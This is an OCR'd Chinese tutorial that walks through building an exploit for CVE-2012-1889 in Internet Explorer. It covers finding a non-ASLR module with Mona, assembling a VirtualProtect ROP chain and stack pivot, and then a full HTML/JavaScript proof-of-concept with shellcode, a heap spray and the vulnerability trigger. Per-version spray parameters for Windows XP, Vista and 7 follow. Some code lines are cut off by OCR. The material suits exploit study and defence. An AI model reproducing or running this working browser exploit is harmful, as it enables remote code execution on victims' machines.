
使用Immunity Debugger附加ie进程,查看模块,将结果保存到一个文件,



重启系统(有的DLL基址是随系统启动改变的),再次用ie打开CVE-2012-1889.html,查看模块,将结果保存到另一个文件,然后对比(我用的UE)两个文件的信息,找出加载基址没有改变的dll(本实验选用MSVCR71.dll)



2.现在我们还需要一个可靠的ROP Chain，使用Immunity Debugger配合Mona插件可以轻松搞定，而我们的rop链需要从一个没有开启地址随机化的模块中寻找,所以需要安装java6(提供msvcr71.dll).只需执行如下命令：!mona rop -m msvcr71.dll




可以看到生成了各种语言,好几种ROP链.我们选择VirtualProtect函数的JavaScript代码。同时，因为我们没办法控制栈上的数据分布，但是可以控制堆上的数据分布，于是需要一个叫做stackpivot的小东西，这里选择如下的指令：

00401000 94 XCHG EAX,ESP

00401001 C3 RETN

对应的字节为\x94\xC3, 可以使用如下的mona命令查找：

!mona find -s “\x94\xC3” -m msvcr71.dll



选择第二个拥有PAGE_EXECUTE_READ属性的指令(搜索出来的可能是数据,无可执行权限)

有了这两条指令，我们可以把ESP指向堆上面，如果EAX也指向堆上面的话。上面的指令全部选取自msmvr71.dll模块，至少实践经验表明在win7 SP1下是稳定的。

至此ROP需要的东西基本齐全了，下面回到EIP的控制上面来。在IE6下，通过汇编指令call dword ptr [ecx+18h]来转移EIP到堆上，对于IE8，我们无法再使用这条指令来转移EIP到堆上，因为执行这条指令的时候EAX和[EAX]的值都是0x0C0C0C0C，如果通过stackpivot设置ESP为0x0C0C0C0C，接着retn，EIP也将被设置为0x0C0C0C0C，而这个时候这个地方的代码是不能够被执行的（因为有DEP保护）。

我们将在栈上填充大量的0x0c0c0c08（不再是0x0c0c0c0c），这样执行mov eax, dword ptr [ebp-14h]之后，eax被0x0c0c0c08填充；堆上面仍然用大量0C作为填充物，于是执行mov ecx, dword ptr [eax]时，ecx被设置为0x0c0c0c0c；注意0x0c0c0c0c + 0×18 = 0x0c0c0c24，我们将在这个位置放置一个retn指令的地址，这样在执行call dword ptr [ecx+18h]的时候，会跳转去执行retn，同时又会返回来执行call的下一条指令；而[esi]寄存器的值也是0x0c0c0c0c，那么最终eax会被设置为0x0c0c0c0c，同时call dword ptr [eax+8]会跳转到0x0C0C0C14处执行代码，我们将在这个位置放置stackpivot的地址，最终的ROP链如图所示：

```
var rop_chain =     "\ud202\u7c34" + // 0x7c34d202 : ,# RETN (ROP NOP) [MSVCR71.dll]
                    "\u7cff\u7c35" + // 0x7c357cff : ,# POP EBP # RETN [MSVCR71.dll]
                    "\u8b05\u7c34" + // 0x7c348b05  # xchg eax, esp # retn [MSVCR71.dll]
                    "\ud202\u7c34" + // 0x7c34d202 : ,# RETN (ROP NOP) [MSVCR71.dll]
                    "\ud202\u7c34" + // 0x7c34d202 : ,# RETN (ROP NOP) [MSVCR71.dll]
                    "\ud202\u7c34" + // 0x7c34d202 : ,# RETN (ROP NOP) [MSVCR71.dll]
                    "\ud202\u7c34" + // 0x7c34d202 : ,# RETN (ROP NOP) [MSVCR71.dll]
                    // The real rop chain
                    "\u7cff\u7c35" + // 0x7c357cff : ,# POP EBP # RETN [MSVCR71.dll]
                    "\u7cff\u7c35" + // 0x7c357cff : ,# skip 4 bytes [MSVCR71.dll]
                    "\u098d\u7c36" + // 0x7c36098d : ,# POP EBX # RETN [MSVCR71.dll]
                    "\u0201\u0000" + // 0x00000201 : ,# 0x00000201-> ebx
                    "\u58e6\u7c34" + // 0x7c3458e6 : ,# POP EDX # RETN [MSVCR71.dll]
                    "\u0040\u0000" + // 0x00000040 : ,# 0x00000040-> edx
                    "\u4f23\u7c35" + // 0x7c354f23 : ,# POP ECX # RETN [MSVCR71.dll]
                    "\ueb06\u7c38" + // 0x7c38eb06 : ,# &Writable location [MSVCR71.dll]
                    "\u2eae\u7c34" + // 0x7c342eae : ,# POP EDI # RETN [MSVCR71.dll]
                    "\ud202\u7c34" + // 0x7c34d202 : ,# RETN (ROP NOP) [MSVCR71.dll]
                    "\uaceb\u7c34" + // 0x7c34aceb : ,# POP ESI # RETN [MSVCR71.dll]
                    "\u15a2\u7c34" + // 0x7c3415a2 : ,# JMP [EAX] [MSVCR71.dll]
                    "\u5194\u7c34" + // 0x7c345194 : ,# POP EAX # RETN [MSVCR71.dll]
                    "\ua151\u7c37" + // 0x7c37a140 : ,# ptr to &VirtualProtect() [IAT MSVCR71.dll]
                    "\u8c81\u7c37" + // 0x7c378c81 : ,# PUSHAD # ADD AL,0EF # RETN [MSVCR71.dll]
                    "\u5c30\u7c34" ; // 0x7c345c30 : ,# ptr to 'push esp # ret ' [MSVCR71.dll]
```

最终利用代码:

```
<html>
<head>
    <title>CVE 2012-1889 PoC</title>
</head>
<body>
    <object classid="clsid:f6D90f11-9c73-11d3-b32e-00C04f990bb4" id='poc'></object>
    <script>
        // [ Shellcode ]
        var shellcode = "\u96E9\u0000\u5600\uC931\u8B64\u3071\u768B\u8B0C\u1C76\u468B\u8B08\u207E\u368B
        // [ ROP Chain ]
        // 0x0C0C0C24 -> # retn
        // 0x0C0C0C14 -> # xchg eax, esp # retn
    // Start from 0x0c0c0c0c
        var rop_chain =         "\ud202\u7c34" + // 0x7c34d202 : ,# RETN (ROP NOP) [MSVCR71.dll]
                        "\u7cff\u7c35" + // 0x7c357cff : ,# POP EBP # RETN [MSVCR71.dll]
                        "\u8b05\u7c34" + // 0x7c348b05  # xchg eax, esp # retn [MSVCR71.dll]
                        "\ud202\u7c34" + // 0x7c34d202 : ,# RETN (ROP NOP) [MSVCR71.dll]
                        "\ud202\u7c34" + // 0x7c34d202 : ,# RETN (ROP NOP) [MSVCR71.dll]
                        "\ud202\u7c34" + // 0x7c34d202 : ,# RETN (ROP NOP) [MSVCR71.dll]
                        "\ud202\u7c34" + // 0x7c34d202 : ,# RETN (ROP NOP) [MSVCR71.dll]
                        // The real rop chain
```

```
                        "\u7cff\u7c35" + // 0x7c357cff : ,# POP EBP # RETN [MSVCR71.dll]
                            "\u7cff\u7c35" + // 0x7c357cff : ,# skip 4 bytes [MSVCR71.dll]
                            "\u098d\u7c36" + // 0x7c36098d : ,# POP EBX # RETN [MSVCR71.dll]
                            "\u0201\u0000" + // 0x00000201 : ,# 0x00000201-> ebx
                            "\u58e6\u7c34" + // 0x7c3458e6 : ,# POP EDX # RETN [MSVCR71.dll]
                              "\u0040\u0000" + // 0x00000040 : ,# 0x00000040-> edx
                              "\u4f23\u7c35" + // 0x7c354f23 : ,# POP ECX # RETN [MSVCR71.dll]
                              "\ueb06\u7c38" + // 0x7c38eb06 : ,# &Writable location [MSVCR71.dll]
                              "\u2eae\u7c34" + // 0x7c342eae : ,# POP EDI # RETN [MSVCR71.dll]
                              "\ud202\u7c34" + // 0x7c34d202 : ,# RETN (ROP NOP) [MSVCR71.dll]
                              "\uaceb\u7c34" + // 0x7c34aceb : ,# POP ESI # RETN [MSVCR71.dll]
                              "\u15a2\u7c34" + // 0x7c3415a2 : ,# JMP [EAX] [MSVCR71.dll]
                              "\u5194\u7c34" + // 0x7c345194 : ,# POP EAX # RETN [MSVCR71.dll]
                              "\ua151\u7c37" + // 0x7c37a140 : ,# ptr to &VirtualProtect() [IAT MSVCR71
                                                //这里VirtualProtect()的地址实际是0x7c37a140,但是下面的指令#
                              "\u8c81\u7c37" + // 0x7c378c81 : ,# PUSHAD # ADD AL,0EF # RETN [MSVCR71.d
                              "\u5c30\u7c34" ; // 0x7c345c30 : ,# ptr to 'push esp # ret ' [MSVCR71.dll
            // [ fill the heap with 0x0c0c0c0c ] About 0x2000 Bytes
            var fill = "\u0c0c\u0c0c";
            while (fill.length < 0x1000){
                fill += fill;
            }
            // [ padding offset ]
            padding = fill.substring(0, 0x5F6);
            // [ fill each chunk with 0x800 bytes ]
            evilcode = padding + rop_chain + shellcode + fill.substring(0, 0x800 - padding.length - rop_cha
            // [ repeat the block to 512KB ]
            while (evilcode.length < 0x40000){
                evilcode += evilcode;
            }
            // [ substring(2, 0x40000 - 0x21) - XP SP3 + IE8 ]
            var block = evilcode.substring(2, 0x40000 - 0x21);
            // [ Allocate 200 MB ]
            var slide = new Array();
            for (var i = 0; i < 400; i++){
                slide[i] = block.substring(0, block.length);
            }
            // [ Vulnerability Trigger ]
            var obj = document.getElementById('poc').object;
            var src = unescape("%u0c08%u0c0c");      // fill the stack with 0x0c0c0c08
            while (src.length < 0x1002) src += src;
            src = "\\\\xxx" + src;
            src = src.substr(0, 0x1000 - 10);
            var pic = document.createElement("img");
            pic.src = src;
            pic.nameProp;
            obj.definition(0);
        </script>
    </body>
    </html>
```

有几个需要注意的地方是：

1. mona找到的ROP代码中指向VirtualProtect函数地址的问题，注意对AL减去0xEF；
2. block的生成substring的参数问题，不同的系统参数不同(不知为何我WIN7 IE8这个参数用XP SP3 IE8的才能正常运行)；
3. 注意pushad压栈顺序是EAX, ECX, EDX, EBX, 原始ESP, EBP, ESI, EDI，明白pushad将有助于对上述ROP代码的理解。

对于第2点，已知的参数形式如下：
XP SP3 – IE7 block = shellcode.substring(2,0x10000-0×21);
XP SP3 – IE8 block = shellcode.substring(2, 0x40000-0×21);
Vista SP2 – IE7 block = shellcode.substring(0, (0x40000-6)/2);
Vista SP2 – IE8 block = shellcode.substring(0, (0x40000-6)/2);
Win7 – IE8 block = shellcode.substring(0, (0x80000-6)/2);
Vista/Win7 – IE9 block = shellcode.substring(0, (0x40000-6)/2);
XP SP3/VISTA SP2/WIN7 - Firefox9 block = shellcode.substring(0, (0x40000-6)/2);
ROP在堆块中的偏移值：
IE7 0x5FA
IE8 0x5F4/0x5F6
IE9 0x5FC/0x5FE
Firefox9 0x606
可能不同语言版本会存在偏差。